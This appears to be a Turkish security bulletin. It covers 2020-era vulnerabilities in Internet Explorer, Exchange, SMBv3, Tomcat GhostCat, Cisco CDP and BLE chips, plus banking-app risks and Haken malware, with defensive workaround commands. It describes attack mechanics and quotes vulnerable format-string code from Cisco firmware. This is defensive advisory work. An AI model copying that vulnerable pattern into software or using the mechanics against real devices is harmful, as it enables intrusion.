Internet Explorer üzerinde bulunan güvenlik açığını kullanabilen saldırganlar, Windows üzerinde oturum açan bir kullanıcıyla aynı kullanıcı izinlerine sahip olabilir. Eğer oturum açan kullanıcı yönetici (admin) yetkilerine sahip ise, saldırgan da yetkin bir kullanıcı gibi sistem üzerinde program yükleyebilir, verileri değiştirebilir/silebilir ve başka kullanıcılar oluşturabilir. CVE-2020-0674 koduyla yayılan Internet Explorer zafiyetinin yaması geçilmeden de zafiyeti engelleyebilmek için yönetici (admin) haklarıyla aşağıda belirtilen Windows komutları çalıştırılabilir.

32-bit sistemler için:

```
takeown /f %windir%\system32\jscript.dll
cacls %windir%\system32\jscript.dll /E /P everyone:N
```

64-bit sistemler için:

```
takeown /f %windir%\syswow64\jscript.dll
cacls %windir%\syswow64\jscript.dll /E /P everyone:N
takeown /f %windir%\system32\jscript.dll
cacls %windir%\system32\jscript.dll /E /P everyone:N
```

Zafiyetin giderilmesi için doğrudan yama uygulanması tavsiye edilse de, yamanın uygulanamadığı durumlarda çözüm olarak verilen bu komutlarla oluşan konfigürasyon ayarlarının eski haline döndürülmesi için aşağıdaki komutlar kullanılabilir.

32-bit sistemler için:

```
cacls %windir%\system32\jscript.dll /E /R everyone
```

64-bit sistemler için:

```
cacls %windir%\system32\jscript.dll /E /R everyone
cacls %windir%\syswow64\jscript.dll /E /R everyone
```

Internet Explorer üzerinde ortaya çıkan zafiyet dışında internette aktif olarak istismar edilebilen başka bir kritik zafiyet henüz tespit edilmiş değilse de yamalar arasında "önemli" seviyesinde sayılan ancak kritik olarak dikkat edilmesi gereken bir zafiyet de Microsoft Exchange Server üzerinde bulunuyor. Bu zafiyet, saldırganın özel

olarak oluşturduğu bir e-postayı göndermesiyle sömürülebiliyor. Herhangi bir istemci veya kurban aksiyonu gerektirmeyen bu zafiyetten yararlanan bir saldırgan, sistem seviyesinde yetkilerle Exchange sunucusu üzerinde kod çalıştırabiliyor ve dolayısıyla tüm sistemi ele geçirebiliyor. ZeroDayInitiative programında tespit edilen bu zafiyet, CVE-2020-0688 kodu ile biliniyor.

Yaması geçilen bir başka kritik zafiyet (CVE-202-0729) ise LNK uzantılı dosyaların sistem üzerinde işleme alınırken gerçekleşen aşamalardaki bir hatadan kaynaklanıyor. Saldırgan, özel olarak oluşturduğu LNK dosyasını kurbana açtırabildiği anda sisteme erişim sağlayabiliyor. Saldırı vektörü olarak kurbana gönderilen dosya paylaşımları veya hazırlanmış bir USB bellek gibi yöntemler kullanılıyor. Daha önce Stuxnet gibi çeşitli zararlı yazılımlar tarafından sömürülmüş olan LNK dosyaları, sistemde bir başka dosyaya ulaşmak için kısa yol (shortcut) olarak kullanılıyor.

Kritik zafiyetlerden göze çarpan bir diğeri ise CVE-2020-0662 koduyla bilinen DHCP zafiyeti. Özel olarak oluşturulmuş paketlerin DHCP sunucusuna gönderilmesiyle sömürülen bu zafiyet, saldırganların hedef sistemlerde yetkili kullanıcı izinleriyle kod/komut çalıştırmasını sağlıyor. Zafiyetin sömürülmesinde her ne kadar ön koşul olarak saldırganın domain üzerinde bir kullanıcı olması gerekse de, DHCP sunucusu işleten her sistemin bu yamayı Microsoft üzerinde uygulaması tavsiye edilmektedir.

5. SMBV3.11 ZAFİYETİ

SMBv3.11, sıkıştırma etkinleştirildiğinde bir arabellek aşımı açığına sahiptir (varsayılan değer olarak sıkıştırma etkindir). Windows 10 ve Server SMBv3.11 kullanır, ayrıca hizmet “Sistem” yetkileriyle çalışır. Başarılı bir şekilde sömürüldüğünde, “Sistem” ayrıcalıklarına sahip uzaktan kod çalıştırmayla sonuçlanır. Bu “wormable” olarak kabul edilir. Microsoft, ilk etapta Mart 2020 “Patch Tuesday” ile bir düzeltme yayınlanmamakla birlikte sonradan CVE-2020-0796 için Microsoft güncelleştirmesiyle bu sorunu gidermiştir[2].

Bu zafiyetten etkilenen ürünler aşağıda listelenmiştir:

- Windows 10 versiyon 1903 32-bit Sistemler
- Windows 10 versiyon 1903 ARM64-tabanlı Sistemler
- Windows 10 versiyon 1903 x64-tabanlı Sistemler
- Windows 10 versiyon 1909 32-bit Sistemler
- Windows 10 versiyon 1909 ARM64-tabanlı Sistemler
- Windows 10 versiyon 1909 x64-tabanlı Sistemler
- Windows Server, versiyon 1903 (Server Core installation)
- Windows Server, versiyon 1909 (Server Core installation)

Aşağıda geçici çözüm olarak Microsoft’un önerisi bulunmaktadır. Belirtilen kod betiği PowerShell’de çalıştırılarak SMBv3 sıkıştırması devre dışı bırakılabilmektedir.

```
Set-ItemProperty -Path “HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 1 -Force
```

Bu kod çalıştırıldıktan sonra tekrar başlatma gerekmemektedir. Ancak yukarıda gösterilen geçici çözüm yerine sistemin güncellenmesi önerilmektedir.

6. APACHE TOMCAT SUNUCULARDA TESPİT EDİLEN YENİ ZAFİYET: GHOSTCAT

Yaygın olarak kullanılan Apache Tomcat uygulama sunucusu üzerinde, yazılımın güncel tüm sürümlerini (9.x/8.x/7.x/6.x) etkileyen kritik bir zafiyet tespit edilmiştir. GhostCat adıyla ve CVE-2020-1938 koduyla tanınan bu zafiyet kullanılarak sunucu üzerinde barınan herhangi bir dosyanın okunması, hassas dosyaların ele geçirilmesi, kaynak kodların çalınması ve dosya yüklenebilir sunucularda kod/komut çalıştırılması mümkün olmaktadır.

Çinli siber güvenlik araştırmacıları tarafından tespit edilen GhostCat zafiyeti, Apache Tomact üzerinde çalışan Apache Jserv (AJP) protokolünün gelen verileri doğrulamadan işleme alması sonucu ortaya çıkmıştır. AJP protokolü, HTTP protokolüyle yapılan haberleşmelerin Apache Tomcat sunucusuna iletilmesinde kullanılan bir protokoldür. Sunucunun barındırdığı uygulamada herhangi bir dosya yükleme fonksiyonu bulunduğu takdirde, bir saldırgan içeriğinde zararlı JSP bulunan herhangi bir dosyayı (PNG, JPEG, TXT vs.) sunucuya yükleyebilmekte ve ardından dosya okuma zafiyetini kullanarak zararlı dosyayı çağırabilmekte ve sunucu üzerinde kod çalıştırabilmektedir. Çeşitli arama motorlarından alınan verilere göre şu anda GhostCat zafiyetini içeren 170.000’in üzerinde cihaz olduğu belirtilmektedir.

Şubat ayında yayınlanan GhostCat zafiyetinin Apache Tomcat 9.0.31, 8.5.51, 7.0.100 sürümlerinde, gerekli güvenlik yamalarının yapıldığı ve zafiyetin giderildiği belirtilmiştir. Sistem yöneticilerinin gerekli yamayı olabildiğince hızlı bir şekilde uygulaması ve mümkünse AJP portunu (8009) güvenilmeyen istemcilere tamamen kapatması önerilmiştir. Sistemlerde aksaklık yaratabilecek problemler olması durumuna karşı güncelleme yapılamayan sunucularda doğrudan AJP Connector modülünün kapatılmasıyla geçici bir çözüm sağlanabilmektedir.

7. KURUMSAL CİHAZLARDAKİ AĞ KEŞİF PROTOKOLLERİNİN KIRILMASI

Armis firmasının araştırma ekibi olan Armis Labs, Cisco'nun bazı router (yönlendirici), switch (ağ anahtarı), IP telefon ve IP kameralarını etkileyen 5 tane 0-day (sıfırıncı gün saldırısı) tespit etti ve bunu "CDPwn, Breaking the Discovery Protocols of the Enterprise of Things"[3] başlıklı makalede detaylı olarak ele aldı. Armis Labs ekibi IoT cihaz güvenliği, SCADA sistemler ve medikal cihaz güvenliği gibi konularda çalışmalar yürütmektedir. 'URGENT/11', 'BLEEDINGBIT', 'BlueBorne' gibi büyük yankı uyandıran çalışmalar bunların başında gelmektedir.

Söz konusu makalede bahsedilen araştırmaya göre, Cisco'nun ağ keşif protokolü olan CDP (Cisco Discovery Protocol) üzerinde tespit edilen bu zafiyetlerin dört tanesi Remote Code Execution (Uzaktan Kod Çalıştırma), bir tanesi ise Denial of Service (Hizmet Engelleme) saldırısına imkân sağlamaktadır. Uzaktan kod çalıştırma saldırısıyla saldırganın sistem üzerinde istediği operasyonu gerçekleştirebilecek seviyeye geldiği, hizmet engelleme saldırısıyla da tüm sistem ağını kullanılamaz hale getirebileceği saptanmıştır. CDPwn adını verdikleri bu yöntemle araştırmacılar kurumlardaki tüm switch, router, IP telefonlar ve IP kameraların ele geçirilebileceğini ifade etmektedir.

Belirtildiğine göre, zafiyetlerin keşif aşamasında, CDP üzerindeki saldırı yüzeyini anlayabilmek için bu protokolde daha önce saptanmış zafiyetler araştırılmış ve potansiyel Uzaktan Kod Çalıştırma saldırısı ihtimali yaratabilecek birkaç tane kod bloku tespit edilmiştir. Bu zafiyetlere Cisco tarafından yama geçilmiş, fakat zafiyetin detayı hakkında herhangi bir bilgi verilmemiştir. Armis Labs ekibi bu yama üzerinde tersine mühendislik yaparak bir önceki versiyonda yapılan değişiklikleri inceleyip düzeltilen hataları detaylarıyla tespit etmiş ve araştırmada odaklanacakları yüzey alanını keşfetmiştir. Ekip, CDP üzerinde düzeltilen zafiyetlerden hareketle yeni 0-day zafiyetleri belirlemiştir. Araştırmada tespit edilen 5 kritik zafiyetin detayları aşağıdaki gibi belirtilmiştir[4].

7.1. Cisco NX-OS Adreslerde Kaynak Tüketim Zafiyeti (CVE-2020-3120)

Araştırmacılar, adreslerdeki TLV'nin (Etiket Uzunluk Değeri) derinlemesine incelendiğinde hataya açık olduğunu tespit etmiştir. Aynı TLV için 4 farklı uzunluk alanı mevcutken Adres Sayısı (Number of Adresses) için 4 bayt, fakat Adres Uzunluğu (Address Length) için 2 bayt ayrılmış olması sorgulanmış ve bazı alanların gereksiz olduğu belirtilmiştir. Örnek olarak IPv4 adres uzunluğunun her zaman 32-bit olacağı halde TLV yapısına dahil edilmesi gösterilmiştir.

Bu yapının sebep olduğu bir başka problem de şudur: Saldırgan, Adres Sayısını istediği herhangi bir boyuta ayarlayarak bellek bloklarını doldurabilmekte ve bu da CDP'nin çökmesine sebep olmaktadır.

Şekil 9: TLV Paket İçeriği.

Bu zafiyetleri sömüren saldırgan birçok CDP paketi gönderip adres sayısı alanını kullanarak tüketmek istediği bellek miktarını istediği şekilde kontrol edebilmektedir. Araştırmacılar bu sayede saldırganın CDP'nin istediği zaman diliminde çökmesine sebep olacağını, CDP çökmesi ile NX-OS ve IOS-XR işletim sistemlerinde cihazın otomatik olarak yeniden başlatılmak zorunda olacağı ve bunun da dolaylı olarak cihazları kullanılamaz hale getirerek Hizmet Engelleme (DoS) saldırısına sebep olacağını belirtmektedir.

7.2. Cisco NX-OS Stack Overflow (Yığın Taşması) (CVE-2020-3119)

Araştırmada, TLV alanlarındaki Sınırlama Kontrolleri (Boundary Check) incelenirken Power Request TLV (Güç İsteği) alanı ve bu alanda Güç İsteklerinin özelliklerini barındıran bir liste yapısının olduğu tespit edilmiştir. 16 bitlik liste uzunluğu kontrolünün düzgün biçimde yapılmadığı ve bu listenin yığındaki sabit boyutlu bir arabelleğe kopyalama yapmak için kullanıldığı belirtilmektedir. Saldırgan, 16'nın üzerinde Güç Düzeyine sahip aCDP paketi kullanarak bu güvenlik açığından yararlanabilmektedir. Armis Labs, bu tekniği kullanarak, makul bir süre içinde uzaktan kod çalıştırabilecek nispeten güvenilir bir istismar kodu geliştirdiklerini belirtmektedir. CDP arka planda kök ayrıcalıklarıyla (root privileges) çalıştığından, böyle bir istismarın saldırganın hedef ağ anahtarları üzerinde tam kontrolüne izin vereceği ve bunun da VLAN'lar arasında atlamasına ve ağ yapısına zarar vermesine neden olabileceği ifade edilmiştir.

7.3. Cisco IOS XR Format String (Dize Biçimlendirme) Zafiyeti (CVE-2020-3118)

Araştırmacılar, belirli string (dize) alanları için bir CDP paketinden kaynaklanan zafiyeti bulduklarını belirtmektedir. Koddaki (Şekil 10: CDP kodundaki zafiyetli dize alanları.) device_id, port_id, software_version alanları saldırganın kontrolü altında olduğu için saldırgan sınırların dışındaki (out-of-bounds) yığın değişkeninin üzerine yazabilmekte, böylelikle uzaktan kod çalıştırma saldırısını gerçekleştirebilmektedir. Araştırmacılar bu zafiyetin birçok IOS XR sürümünü, dolayısıyla birçok Cisco cihazını etkileyeceğini, aynı zamanda saldırganın, hedef yönlendirici üzerinde tam denetim sahibi olabileceğini, ağ bölümleri arasında atlayabileceğini ve sonraki saldırılar için yönlendiriciyi kullanabileceğini belirtmektedir.

```
v5 = (int *)calloc(1, v38);
snprintf((int)(v5 + 7), 0x1E, device_id);
snprintf((int)v5 + 58, 0x28, port_id);
snprintf((int)v5 + 98, 0x20, software_version);
```

Şekil 10: CDP kodundaki zafiyetli dize alanları.

Armis Labs ekibi çalışmasında temel olarak ağ segmentlerinin güvenliğine odaklandığı için hedefleri Cisco ağ cihazları, NX-OS çalıştıran Cisco Nexus switchleri ve IOS XR çalıştıran Cisco yönlendiricileri olmuştur. Bu çalışmalarda tespit edilen CDP yazılımındaki zafiyetlerin tüm Cisco ürünlerini etkileyebileceği görülmüş ve araştırma ekibi Cisco VoIP Telefonlar ve Cisco IP Kameralara yöneldiğinde bu cihazlarda da 0-day zafiyetleri keşfetmiştir. Bulunan zafiyetler şunlardır:

- Cisco IP Telefonlarındaki Stack Overflow (Yığın Taşması) (CVE-2020-3111)
- Cisco IP Kameralarındaki Heap Overflow (Yığıt Taşması) (CVE-2020-3110)

Araştırmacılar kurumsal ağ cihazlarında CDP'nin varsayılan olarak desteklendiğini ve yaygın olarak kullanıldığını ifade etmektedirler. Bu tip cihazlarda yukarıda belirtilen beş zafiyet sömürülebilmekte ve uzaktan kod çalıştırma ve hizmet engelleme gibi çok kritik saldırılar kolayca yapılabilmektedir. Armis Labs ekibi, bu çalışmayla ortaya çıkardığı kritik zafiyetler, saldırı yüzeyi ve bunların getirdiği riskler konusunda Cisco ile birlikte çalıştıklarını belirtmektedir.

8. SWEYNTOOTH BLE ZAFİYETLERİ

BLE (Bluetooth Düşük Enerji) kablosuz haberleşme yapan cihazların pil ömrünü uzatmak için özel olarak tasarlanan bir protokoldür. Singapur Teknoloji ve Tasarım Üniversitesi araştırmacılarının bu protokol üzerinde yaptıkları çalışmalarda, değişik üreticilerin çiplerinde çeşitli zafiyetler tespit edilmiştir. Araştırmacıların *SweynTooth* [5] adlı çalışmaları, Bluetooth yazılımı çalıştıran yedi büyük çip üzerinde buldukları 12 zafiyeti kapsamaktadır. Radyo sinyali gönderebilecek mesafede olan saldırganlar *master* cihazlar (bağlantıyı başlatan) ile *peripheral* (bağlantıyı kabul eden) cihazlara özel olarak oluşturulmuş paketler göndererek cihazların kilitlenmesine, çökmesine, arabelleklerinin taşmasına (BOF) ya da güvenlik mekanizmalarının tamamen devre dışı bırakılmasına sebep olabilmektedir.

SweynTooth akıllı ev, takip ve ölçüm, medikal cihazlar gibi çeşitli ürünleri etkilemektedir. Bu ürünlerde Texas Instruments, NXP, Cypress, Dialog Semiconductors gibi büyük üreticilerin çipleri kullanılmaktadır. Araştırmacılar buldukları zafiyetler hakkında bu üreticilerle iletişime geçmiş, üreticiler de gerekli güncellemeleri yayınlamıştır. Kullanımda olan çok miktardaki cihaz bu zafiyetlerden etkilenmiş durumdadır; bu yüzden her birinin bu güncellemeleri yapması gerekmektedir. Ne var ki IoT cihazlar için güncelleme yapmak çok da mümkün görünmemektedir.

Araştırmacılar, üreticilerin ürünlerini kapsayan BLE sertifikasyon aşamasında yapılması gereken ciddi değişiklikler olduğunu belirtmektedir.

8.1. Zafiyet Tipleri

- **Çökme:** Bu kategorideki zafiyetler, cihazların arabelleklerinin taşmasını sağlayarak uzaktan kilitlenmesine yol açmaktadır. Bir cihaz çöktüğünde genellikle yeniden başlatılır. Ancak bu yeniden başlama yeteneği, üreticilerin hata kontrol mekanizmasını doğru gerçekleştirmesine bağlıdır. Aksi takdirde cihazı elle yeniden başlatmak gerekmektedir.
- **Kilitlenme:** Bu kategori cihazların hafızasını bozmayan, BLE bağlantısının kullanılabilirliğini etkileyen zafiyetleri kapsamaktadır. Bu zafiyetler genellikle kullanıcı kodları ile çip üreticilerinin SDK'ları (yazılım geliştirme araçları) arasında senkronizasyon düzgün

Şekil 11: Zafiyet tespit edilen bazı cihazlar.

yapılmadığında meydana gelmektedir. Kilitlenme meydana geldiğinde cihaz ile BLE iletişiminin tekrar düzgün bir şekilde kurulabilmesi için çoğu durumda kullanıcının manuel olarak gücü kesip cihazı tekrar başlatması gerekmektedir.

- **Güvenliğin devre dışı bırakılması:** Araştırmacılar bu kategorinin en ciddi zafiyetleri barındırdığını açıklamışlardır. BLE güvenli bağlantı eşleştirme modunun devre dışı bırakılmasına sebebiyet veren bu zafiyetler saldırgana normal şartlarda sadece yetkili kullanıcıların erişebilmesi gereken cihazın fonksiyonları için okuma ve yazma yetkisi sağlamaktadır.

8.2. Zafiyetlerin Detayları

8.2.1. Link Layer Uzunluk Bilgisi ile Bellek Taşırma

Cypress PSoC4/6 BLE Bileşeni 3.41/2.60'da (CVE-2019-16336) ve *NXP KW41Z 3.40* yazılım geliştirme aracında (CVE-2019-17519) bulunan bu zafiyet; BLE paketlerindeki "LL Length" alanındaki değerin maniple edilmesiyle cihazda arabellek taşmasını (BOF) mümkün kılmaktadır. Gönderilen istekten daha büyük bir "LL Length" değeri gönderilerek bellekte daha fazla yer ayrılmasına sebep olmaktadır. Bu durum ise cihazın servis dışı kalmasına (DoS) sebep olmaktadır. Araştırmacıların belirttiğine göre daha önce *BleedingBit* [6] saldırısında gördüğümüz gibi, bu tip saldırıların etkisi uzaktan kod çalıştırmaya kadar varabilmektedir.

8.2.2. Link Layer LLID Bilgisi ile Cihaz Kilitleme

Bu zafiyet ise Cypress (CVE-2019-17061) ve NXP (CVE-2019-17060) cihazlarını *deadlock (kilitlenme)* durumuna getirmektedir. Araştırmacılar tarafından BLE paketlerindeki *LLID* değeri 0 gönderildiği zaman, bazı cihazlarda hata meydana geldiği tespit edilmiştir. Bağlantının bundan sonraki aşamalarında cihaz asla tamamlanmayan bir eşleşme sürecine girmektedir. Bu durumun yarattığı en ciddi sorunlardan biri de bağlantı koparıldıktan sonra cihaz "advertise" (Bluetooth cihazların çevredeki cihazlara varlıklarını haber verdikleri duyuru modu) moduna tekrar girdiği için kullanıcıların bu problemin yaşandığından haberdar olmamasıdır.

8.2.3. Sessiz Link Layer Uzunluk Bilgisi ile Bellek Taşırma

İlk saldırıya benzeyen bu yöntemle araştırmacılar, Dialog DA14680 cihazlarda master cihazlardan beklenmedik büyüklükte bir LL Length değeri aldığı zaman peripheral cihazların bu pakete cevap verdiğini tespit ettiler. İlk bakışta bunun cihazda bir etkisi olmadığı düşünülebilir ancak "eşleştirme isteği" gibi belirli bir paket türü beklenilen LL Length değerinden büyük bir değerle gönderildiğinde peripheral cihazın çöktüğü tespit edilmiştir.

8.2.4. Geçersiz Bağlantı İsteği

BLE bağlantıları başlatılırken merkezi cihaz, peripheral cihazın duyuru paketlerini (advertisement) dinler ve *bağlantı zaman aşımı* ve *bağlantı aralığı* gibi bilgileri de içeren bağlantı paketini bu cihaza gönderir. Cihazlara bu değerlerden birisi 0 olacak şekilde gönderildiğinde, BLE uygulama koduna başarısız durum mesajı (bleGAPConnNotAcceptable) gönderilir, cihaz "boşta" durumuna geçer ve advertisement (duyuru) yapmayı bırakır. Bu yöntemin kendisi bir zafiyet değildir, "boşta" durumu BLE protokolünde sıkça kullanılır ve uygulama tarafından uygun bir şekilde ele alınması gerekir. Ancak araştırmacılar bu durum değişimlerinin TI SDK tarafından yeterince iyi belgelenmediğini ve bazı BLE cihazlarda geliştiricilerin "boşta" durumunu kontrol etmediklerini tespit etmiştir. Bu saldırıda cihazlara yeterince yakın mesafedeki saldırganlar cihazların kilitlenmesine sebep olabilmekte ve sonuç olarak cihazın elle yeniden başlatılması gerekmektedir.

8.2.5. 0 LTK Ataması

Bu zafiyet güvenli bağlantı desteği olan bütün Telink SMP (Secure Manager Protocol) kullanan ürünleri etkilemektedir. Telink peripheral cihazların merkezi cihazdan protokole uygun olmayan sırada gelen şifreleme isteği kabul ettiği tespit edilmiştir. Bu durum LTK (Long Term Key) değerinin 0 olarak belirlenmesine yol açmaktadır. Bu sayede bir saldırgan BLE cihazları kullanan kullanıcıların güvenliğinin temel aldığı güvenli bağlantıyı tamamen devre dışı bırakabilir. Böylece güvenli bir BLE uygulamasındaki iletişim üzerinde tamamen kontrol sahibi olabilir.

9. GLOBAL ANDROID BANKACILIK UYGULAMALARINDAKİ GÜVENLİK RİSKLERİ

Bankacılığın dijital dönüşümü ve mobil bankacılığın hayatımıza girmesi hem sektöre hem de son kullanıcılara büyük kolaylıklar getirmiştir. Artık birçok işlem şubeye gitmeden, sıra beklemeden ve müşteri hizmetleriyle görüşmeden yapılabilmektedir. Mobil bankacılık uygulamaları sürekli geliştirilmekte, yeni özellikler eklenerek kullanıcılara kolaylık sağlanmakta, aynı zamanda potansiyel müşterilerin dikkatini çekmek için pazarlama unsuru olarak kullanılmaktadır. Diğer yandan sürekli gelişen bu uygulamalar son kullanıcıların kişisel bilgilerini ve finansal varlıklarını tehlikeye atacak güvenlik açıklıkları

içerebilmektedir. Güvenlik uzmanları ve akademisyenler çok sayıda Android mobil bankacılık uygulamasında kullanıcıları riske atan zafiyetler tespit etmiştir, bunların bir kısmı kısa süre içinde güncellenip düzeltilse de bir kısmının uzun süre zafiyetli olarak kullanımda kaldığı gözlemlenmiştir.

9.1. Teknik Riskler

Android mobil bankacılık uygulamalarının son kullanıcılara getirdiği güvenlik riskleri ve hassas bilgilerin dışarı sızdırılma biçimleri teknik olarak dört kategoriye ayrılabilir:

- **Girdi alanları:** Root atılmış (Root yetkisi elde edilmiş) Android cihazlarda ekran görüntüsünün yakalanmasıyla kullanıcıların girdi alanlarına yazdığı bilgiler (kullanıcı adı, parola gibi) uygulama dışına çıkartılabilmektedir. Bu işlem Root atılmamış fakat "adb aktifleştirilmiş" (hata ayıklama özelliği) cihazlarda da yapılabilmektedir.
- **Kayıtlı veriler:** Saldırganlar Rootlu cihazlarda dahili ve harici (SD kart) veri depolama birimlerine (SharedPreferences, WebView.db gibi) ve Android log sistemine (Rootlu olmasına gerek olmaksızın) erişip hassas verileri okuyabilmekte ya da maniple edebilmektedir.
- **Gönderilen veriler:** Zararlı yazılımlar gönderilen/alınan SMS'leri dinleyerek hassas bilgileri ele geçirebilmektedir. Bunun yanında Android işletim sisteminde bulunan komponentler arası iletişim (ICC) yapısı istismar edilerek bankacılık uygulamasından veri çekilebilmekte veya bankacılık uygulamasının yaptığı yayın (broadcast) dinlenerek kişisel bilgiler saldırganlar tarafından okunabilmektedir.
- **İletişim altyapısı:** Kötü niyetli kişiler bankacılık uygulamasının internet trafiğini bazı yöntemler (Ortadaki Adam Saldırısı gibi) kullanarak dinleyebilmektedir. Bu türden saldırılar genelde yanlış kimlik doğrulama protokolleri, şifreleme algoritmaları ve sertifika doğrulama işlemindeki eksiklikler gibi sebeplerden kaynaklanmaktadır[7].

9.2. Popüler Analiz Araçlarındaki Yetersizlikler

Piyasada Android uygulamaların güvenlik analizlerini yapmada kullanılabilecek birçok araç vardır. AndroBugs, Qark ve MobSF en çok bilinen açık kaynak zafiyet bulma araçlarından bazılarıdır. AndroBugs, örüntü eşleştirme metoduyla Android uygulamalarındaki potansiyel zafiyetleri tespit etmeyi amaçlar ve analiz edilen uygulamanın sahip olduğu izinler gibi meta verileri veri tabanına kaydeder[8]. Diğer iki uygulama ise mobil sızma testlerinde ve zafiyet tespitinde sıkça kullanılan popüler yazılımlardır.

Bilinen analiz araçlarının bütün güvenlik açıklarını tespit etmesi mümkün değildir çünkü genelde örüntü tabanlı çalışırlar, gerçek veri akışını kaçırabilirler. Bu araçların amacı bütün uygulamaları kapsayan genel bir çözüm üretmek olduğu için bankacılık özelinde eksik oldukları yönler mevcuttur.


9.3. Geliştirme Sürecinden Kaynaklanan Problemler

Araştırmacıların yedi büyük banka ile yaptığı bir çalışma uygulamaların geliştirme sürecinden kaynaklanan bazı problemleri ortaya çıkarmıştır:

- Bazı bankalar uygulama geliştirme aşamasında risk değerlendirmesi yaparken CVSS'den yararlansa da bu mükemmel bir çözüm değildir[9].
- Zafiyetlerin kritiklik seviyesi objektif olarak değerlendirilmemektedir. Bazı geliştiriciler tarafından önemli bulunan zafiyetler başka bazı geliştiriciler tarafından önemsiz görülmekte ve çözüm ertelenmektedir.
- Sistematik güvenlik analizleri ve doğrulama testleri mevcut değildir.
- Son kullanıcıların her zaman en güncel uygulama versiyonuna sahip oldukları varsayılmaktadır.
- Üçüncü parti kütüphaneler ("com.google.gms.*" ve "com.facebook.*" gibi) yaygın olarak kullanılmaktadır. MD5 ve SHA-1 gibi güvenilirliğini yitirmiş algoritmalar sıkça kullanılmaktadır[7].

9.4. Zafiyetlerin Küresel Dağılımı

Yapılan araştırmalara göre Asya'daki mobil bankacılık uygulamaları, batılı ülkelere göre daha çok zafiyet içermektedir. Genel olarak gelişmiş ülkeler gelişmekte olan ülkelere göre daha iyi bir istatistiğe sahip olsa da farklı durumlar da mevcuttur. Örneğin, Asya'daki gelişmiş ülkelerin mobil bankacılık uygulamaları, Asya'daki gelişmekte olan ülkelere göre daha fazla zafiyet içermektedir.



Şekil 12: Zafiyetlerin Küresel Dağılımı.

Bu durumun başlıca sebepleri olarak aşağıdaki unsurlar öne çıkmaktadır:

- Ülkeler kendi içlerinde farklı regülasyonlara ve uygulama geliştirme standartlarına sahiptir.
- Uygulama geliştirme bütçesi ve yazılım geliştiricilerin tecrübe seviyesi uygulamalardaki güvenlik açıklarıyla doğrudan ilişkilidir.
- Geleneksel bankacılığın yerini yüksek oranda dijital bankacılığın aldığı bölgelerde bankalar yatırımlarını dijital altyapıya yapmakta ve güvenliğe verilen önem artmaktadır[7].

Araştırma sonuçlarına bakıldığında Android mobil bankacılık uygulamalarının güvenlik açısından diğer mobil uygulamalardan çok da farklı olmadığı anlaşılmaktadır. Geliştiriciler açısından çeşitli zorluklar bulunmaktadır ve hâlihazırdaki güvenlik analiz araçları bütün problemleri gidermek için tek başına yeterli değildir. Geliştiricilerin her türlü senaryoyu ve ihtimali göz önüne alarak uygulama geliştirmesi ve bir açıklık tespit edildiğinde en hızlı şekilde düzeltme/doğrulama yapıp güncelleme yayınlaması gerekir. Son kullanıcıların ise cihazlarında güvenilir kimliğe sahip olmayan uygulama bulundurmaması ve bankacılık uygulamalarının sürekli güncel olduğundan emin olması gerekiyor.

ZARARLI YAZILIM ANALİZİ

Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerin yaptığı farklı zararlı yazılımların davranış analizlerinin sonuçları verilmektedir.

10. HAKEN CLICKER MALWARE FAMILY ZARARLI YAZILIM ANALİZİ

Check Point Yazılım Teknolojileri Ltd. Şirketinin clicker malware ailesinin üyesi olan BearClod zararlı yazılımının davranışlarını incelemek için yaptığı araştırmalarda, yeni bir tür zararlı yazılım ailesi gözlenmiştir[10]. Şirketin, 2020 Şubat ayında çıkardığı güvenlik raporunda bu yeni tür clicker zararlı yazılım ailesinin davranışları "Haken Clicker Malware Family" adı altında incelenmiş ve Google Play Store platformundaki 8 farklı Android uygulamasının Haken tehdidinin zararlı kodunu içerdiği tespit edilmiştir.

Zararlı yazılım kodu içeren uygulamalar şunlardır[11]:

- Kids Coloring,
- Compass,
- Qrcode,
- Fruits coloring book,
- Soccer coloring book,
- Fruit jump tower,
- Ball number shooter ve
- Inongdan'dır.

Şimdilerde kaldırılan bu sekiz uygulamanın toplam indirilme sayısı yaklaşık 50.000 olmuştur. Bununla birlikte uygulamaların çoğu kamera yardımcı programlardan ve çocuk oyunlarından oluşmaktadır[12].

Haken zararlı yazılım ailesinin temel davranış biçiminin kullanıcıların kişisel verilerinin sızdırılması ve pahalı premium abonelik hizmetlerine kullanıcıdan habersiz kayıt olunması şeklinde ilerlediği gözlemlenmiştir. Bu zararlı yazılım kullanıcıyı taklit eder ve cihazın ekranında beliren herhangi bir şeye tıklayabilir (clicker). Bu şekilde, yazılım mobil ekran üzerinde görünen her türlü kişisel veriye ulaşabilir. Kullanıcının mobil ayarlarına erişim sağlayabilir, ayarlarda değişiklik yapabilir ve mobil üzerinde açık kalan oturumları ve hesapları takip ederek kişisel verileri elde edebilir. Aynı zamanda reklamlara, aboneliklere "tıklamalar" gerçekleştirerek kullanıcıdan habersiz yeni üyelik ve oturumlar oluşturabilir veya tıklamalarla güvenilmeyen (zararlı) web sitelerine yönlendirme yapabilir.

Haken kötü amaçlı yazılımın yeteneklerine örnek olarak şunlar verilebilir:

- Uygulama ayarlarını değiştirme,
- Uygulama menüsüne ve içeriğine göz atma,
- Butonlara veya bağlantılara tıklama.

Bu yetenekler Haken tehdidinin kullanıcının hiçbir zaman talep etmediği satın almaları uygulama üzerinden yapmasına izin verir ve bu şekilde yazılıma, kullanıcı banka hesaplarını kontrol edinceye kadar kullanıcının parasını sessizce harcama olanağı sağlar. Zararlı aynı zamanda, sistem tarafından yönlendirilen onay istemlerini gizlemeye çalışarak kullanıcı tarafından tespit edilme olasılığını en aza indirmeye çalışmaktadır[13].

Haken zararlı yazılımı indirme işleminden sonra, uzak bir sunucuyla iletişim kurmakta ve kullanıcıdan görünürdeki uygulamanın çalışması için zorunlu olmayan izinler istemektedir. Örneğin, kullanıcı cihazını her başlattığında uygulamanın arka tarafta kod çalıştırması için kullanıcıdan izin talep eder.

